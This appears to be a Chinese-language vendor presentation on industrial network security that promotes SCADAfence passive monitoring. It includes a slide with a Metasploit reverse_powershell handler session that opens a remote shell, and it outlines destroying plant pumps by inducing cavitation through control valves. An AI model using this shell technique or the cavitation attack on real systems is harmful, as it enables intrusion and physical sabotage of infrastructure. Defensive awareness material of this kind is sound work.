
# 工業網路為何是駭客最垂涎的新目標？

**It is not about the size**



**It is about MONEY**  
**Plants are ouch! how expensive**

# 在這個大數據,機器學習與IOT的時代 工業網路開放對外連線勢不可擋



# Physical Infrastructure Hacking

*工業網路的弱點超出你我的想像*


Evil Bubbles or  
How to Deliver  
Attack Payload via  
the Physics of the Process






# About Pump

- 現代生活的無名英雄，  
地表上最廣泛使用的裝備之一
- 工業用pump，25 – 50周deliver  
time
- 如損毀則廠房無法正常運作




# About Bubbles

- 空蝕現象 ( **Cavitation** ) ，又譯氣穴現象、氣蝕現象或空洞現象，指的是在流動的液體中氣相的空穴 – 亦即極小的無液體空間 ( 「氣泡」或「空隙」 ) – 產生與消滅的一種物理現象，是力作用在液體的結果。液體受到壓力的快速改變時會產生空穴，此時的壓力通常相當低，除了液體本身的蒸汽壓，可以說是真空。當環境的壓力變高，空穴分裂，產生強力的衝擊波。
- 長期的空蝕現象會造成幫浦的葉輪不斷受損最後故障。



- 控制閥門產生泡沫
- 幫浦效能馬上往下掉
- 持續數天後即可永久損毀幫浦



- Industrial espionage has started LONG time ago (malware samples dated as early as 2003)

Cyber Espionage comes to SCADA Security

11/1/2011 02:16:24

### Nitro Malware Targeted Chemical Companies

ment, and manufacture of chemicals and advanced materials. The goal of the attackers appears to be to collect intellectual property such as design documents, formulas, and manufacturing processes.

Incidents Reported in RT

Massive Malware Across Middle East

BY CHLOE ALBANESIUS

Symantec

Dragonfly: West

MAY 28, 2012 01:34PM EST

Cyberespionage campaign stole

ACAD/Medre. A 10000's of AutoCAD files leaked in suspected industrial espionage

BY RICHARD ZWIENE

VIRUSES REVEA

JUN 21 JUN 2012 - 04:58AM

June 25, 2014

Nation state behind malware attacks on European ICS systems?

### DragonFly/Havex/Enclave Against Energy Suppliers



# SCADA Hack is the Biggest Untold Story of the Cybercrime Industry

**Industry means big business**

**Big business == \$\$\$\$\$\$\$**

**Alan Paller of SANS (2008):**

In the past two years, hackers have in fact successfully penetrated and extorted multiple utility companies that use SCADA systems.

Hundreds of millions of dollars have been extorted, and possibly more. It's difficult to know, because they pay to keep it a secret.

**This kind of extortion is the biggest untold story of the cybercrime industry.**

# 資通安全管理法草案

條 文	說 明
第一章 總則	章名。
第一條 為積極推動國家資通安全政策，加速建構國家資通安全環境，帶動資通安全產業發展，以保障國家安全，維護社會公共利益，特制定本法。	一、明定本法之立法目的。 二、隨著數位及其他資通科技 (Information Communication Technology) 應用之普及，資通安全議題日益受到重視。為有效規劃我國之資通安全管理政策，落實於公、私部門，以建構安全之資通環境，進而保障國家安全，維護社會公共利益，特制定本法。
第二條 本法用詞，定義如下： 一、資通系統：指用以蒐集、控制、傳輸、儲存、流通、刪除資訊或對資訊為其他處理、使用或分享之系統。 二、資通服務：指與資訊之蒐集、控制、傳輸、儲存、流通、刪除、其他處理、使用或分享相關之服務。 三、資通安全：指防止資通系統或資訊遭受未經授權之存取、使用、	一、第一項明定本法用詞定義： (一)參考美國國家標準技術研究所 (National Institute of Standards and Technology) SP800-60 Volume I: Guide for Mapping Type of Information and Information System to Security Categories 及經濟部標準檢驗局公布國家標準 CNS 27001「資訊技術—安全技術—資訊安全管理—要求事項」等文件，於第一款至第三款規


# 資安法對非公務機關的影響

- 非公務機關:指關鍵基礎設施提供者、公營事業及政府捐助之財團法人
- 關鍵基礎設施:指實體或虛擬資產、系統或網路,其功能一旦停止運作或效能降低,對國家安全、社會公共利益、國民生活或經濟活動有重大影響之虞,並經行政院公告者
- 關鍵基礎設施之範圍分為能源、水資源、通訊傳播、交通、銀行與金融、緊急救援與醫院、中央與地方政府機關、高科技園區等
- 關鍵服務營運商用以提供關鍵服務之網路與資訊系統,如有影響其安全之事件,關鍵服務營運商須採取適當措施及最小化事件之影響,以確保服務之持續性

# 防火牆

絕大多數工業網路與駭客之間的唯一防線

- 1 0day
- 1 Clueless user
- Repeat until done



- No security
- Move freely

- AntiVirus and Patch Management
- Database links
- Backup systems

**可是, 防火牆夠安全嗎？**

# 單向網路閘道vs網路防火牆

Attack Type	UGW	Fwall
1) Phishing / drive-by-download – victim pulls your attack through firewall	4	2
2) Social engineering – steal a password / keystroke logger / shoulder surf	4	1
3) Compromise domain controller – create ICS host or firewall account	4	2
4) Attack exposed servers – SQL injection / DOS / buffer-overflowd	4	2
5) Attack exposed clients – compromised web svrs/ file svrs / buf-overflows	4	2
6) Session hijacking – MIM / steal HTTP cookies / command injection	4	2
7) Piggy-back on VPN – split tunneling / malware propagation	4	2
8) Firewall vulnerabilities – bugs / zero-days / default passwd/ design vulns	4	2
9) Errors and omissions – bad fwall rules/configs / IT reaches through fwalls	4	2
10) Forge an IP address – firewall rules are IP-based	4	2
Total Score:	40	19

Attack Success  
Rate:

Impossible

Difficult

Straight-  
Forward



Photo: Red Tiger Security


網路防火牆是一項已有30年歷史的舊觀念舊技術。全世界每一位駭客都知道要如何擊敗防火牆

# 目前最熱門的攻擊手法

## Targeted Attack(針對性目標攻擊)

- 利用“社交工程手法”突破企業網路防火牆 – 或利用傳統攻擊手法進入網路或其他伺服器
- 利用量身打造的惡意程式(malware)避開防毒系統的偵測
- 利用遠端互動方式操作惡意程式
- 竊取Root/Administrator密碼或密碼雜湊值
- 在Domain Controller建立新的Root/Administrator帳號
- 使用新帳號登入 – 擁有系統的至高權限,從此進出自如,無人可防(即使企業更新版本或加裝資安軟體也沒用)

***Bypass一切傳統IT 資安機制:***  
***防火牆, 防毒, 加密.....***



```
msf -> use exploit/multi/handler
msf exploit(handler) > set payload cmd/windows/reverse_powershell
payload => cmd/windows/reverse_powershell
msf exploit(handler) > set rhost 10.10.10.10
rhost => 10.10.10.10
msf exploit(handler) > run

[*] Started reverse handler on 10.10.10.10:4444
[*] Starting the payload handler...
[*] Command shell session 1 opened (10.10.10.10:4444 -> 10.10.10.10:49340) at 2014-02-25 11:12:24 -0600

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\ainan0>
```

工業網路安全

**解決方案：**




# 現代工業網路所面臨的挑戰



對外連線需求日益增加  
實體隔離不再可行



不完整的資產盤點  
Shadow OT的風險



老舊系統缺乏Patching  
駭客一但進來,  
如入無人之境



由於工業設備的獨特性(unique equipment, devices, protocols and behavior), 以致傳統的企業資安解決方案不適用於工業網路安全的監控

# 解決方案：SCADAFENCE

PASSIVE REAL-TIME CONTINUOUS NETWORK MONITORING (CNM) FOR OT NETWORKS

## KEY BENEFITS



提升企業對  
工業網路的能見度



提供企業對  
工業網路的風險控管



提供企業對  
工業網路威脅的偵測能  
力

## HOW IT WORKS



Industrial  
protocols DPI  
(Deep Packet Inspection)




Adaptive behavioral  
profiling



Automatic self  
configuration

# PASSIVE NETWORK INTEGRATION



Software based solution with port mirroring integration



Integration with existing SIEM/SOC solutions



On-premises dashboard and optional professional service

# KEY BENEFITS



## 能見度

- ## SCADAfence CNM協助OT & IT即時掌握(**real-time control**)工業網路內的資產與活動

### For example:

- Automatic Asset Discovery
- Asset Inventory
- Network and Topology Map
- Network Statistics
- Forensics Tools



## 風險管理

- ## 協助OT & IT及早發現駭客策劃攻擊的策略與手段
- ## SCADAfence CNM可協助降低工業網路之安全風險，提升企業對攻擊的韌性與抵抗力

### For example:

- New Devices
- Unauthorized Internet Connections
- Insecure Services
- Weak Authentication
- Operational Risks



## 威脅偵測

- ## 及早發現可能威脅生產作業的(惡意/非惡意)威脅
- ## 有了SCADAfence CNM，OT & IT可確保只有計畫內被允許的活動(**Approved & Planned**)才能執行

### For example:

- Unauthorized Industrial Commands
- Malware Infection
- Anomalous Network Activity
- Service Malfunctions

# CASE STUDIES

---



歐洲：生命科學公司  
醫療設備工廠

- ## **Malware** spread from the IT to the production network
- ## **Dual-homed device** created unauthorized internet connection
- ## Dozens of undocumented devices (**60% of network assets**)



德國：汽車公司  
汽車組裝廠

- ## Firewall configuration gap allowed **unauthorized external access** from the office network
- ## Production network computers and mobile device were undocumented and **missing from the CMDB**



亞洲：藥廠  
藥材(Chemical API)工廠

- ## Internet connection via an **unauthorized router**
- ## Employee connected **personal laptop** to production network

# CASE STUDIES

---



歐洲：銀行  
BMS

- ## **Malware** infected the building management system
- ## **Unauthorized internet connectivity** from various networks



歐洲：能源公司  
油品與天然氣儲存場區

- ## Unauthorized **industrial connections** to external networks
- ## **Unpatched systems** accessible from external networks



國際：自來水公司  
自來水處理廠

- ## **Unauthorized Android device** and **internet connection** detected
- ## **Malware** infected production environment

# 工業網路健檢服務



四週Passive Network  
Monitoring服務- online real-  
time or offline PCAP-based



顧問服務：根據Monitoring  
服務結果，提供工業網路安  
全分析與建議



# ##SCADAfence

Smart Security for Smart Manufacturing



 **iSecurity**  
The Hub of Security Innovations